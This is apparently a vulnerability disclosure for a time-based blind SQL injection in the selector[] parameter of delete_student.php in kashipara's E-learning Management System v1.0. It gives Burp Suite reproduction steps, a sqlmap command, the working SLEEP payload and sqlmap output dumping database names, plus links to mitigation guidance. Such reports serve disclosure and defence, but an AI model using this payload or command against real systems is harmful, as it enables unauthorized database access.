

SQL Injection was found in the /lms/admin/delete_student.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the selector%5B%5D parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/delete_student.php
Affected Parameter	selector%5B%5D
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'Students' page and check student to delete from list.




The screenshot shows the 'M - Learning ADMIN Panel' interface. On the left sidebar, the 'Students' menu item is highlighted with a red box. The main content area is divided into two sections: 'Add Student' and 'Student List'. The 'Add Student' section contains a dropdown menu, an 'ID Number' field, a 'Firstname' field, and a 'Lastname' field, with a blue '+' button at the bottom. The 'Student List' section features a table with columns for 'NAME', 'ID NUMBER', and 'COURSE YR & SECTION'. The first row, 'Claire Blake', has a checked checkbox in the first column, which is highlighted with a red box. Other students listed include Josie banday, Alyssa David, arian baldostamon, cristine trespuer, marie rojo, kearl Joy bartolome, and chrystelle Marie Belecina.

Step 3: Now enable intercept in bupsuite and click on 'delete' button.



This screenshot shows the same 'M - Learning ADMIN Panel' interface. In the 'Student List' table, the 'delete' button (represented by a trash icon) in the top left corner of the table is highlighted with a red box. The table data remains the same as in the previous screenshot.




The screenshot shows a 'Delete Student?' dialog box overlaid on the 'Add Student' form. The dialog contains the text 'Are you sure you want to delete the student you check?.' and two buttons: 'Close' and 'Yes'.

Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r delete_student.txt --batch --dbs



Step 6: Now notice that 'selector%5B%5D' parameter is detected vulnerable and all database is successfully retrieved.

```
for the remaining tests, do you want to include all tests for MySQL extending provided level (1) and risk (1) values? [Y/n] Y
[23:14:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:14:36] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potent
[23:14:36] [INFO] checking if the injection point on POST parameter 'selector[]' is a false positive
POST parameter 'selector[]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 198 HTTP(s) requests:
---
Parameter: selector[] (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: delete_student=&example_length=10&selector[]=219' AND (SELECT 5955 FROM (SELECT(SLEEP(5)))SbHs) AND 'WXyg'='WXyg
---
[23:15:06] [INFO] the back-end DBMS is MySQL
[23:15:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent pot
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:15:16] [INFO] fetching database names
[23:15:16] [INFO] fetching number of databases
[23:15:16] [INFO] retrieved:
[23:15:37] [INFO] adjusting time delay to 2 seconds due to good response times
7
[23:15:37] [INFO] retrieved: information_schema
[23:19:33] [INFO] retrieved: capstone
[23:21:21] [INFO] retrieved: capstone2
[23:23:17] [INFO] retrieved: mysql
[23:24:23] [INFO] retrieved: performance_schema
[23:28:11] [INFO] retrieved: phpmyadmin
[23:30:31] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[23:31:29] [INFO] fetched data logged to text files under 'C:\Users\madhu\AppData\Local\sqlmap\output\localhost'
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>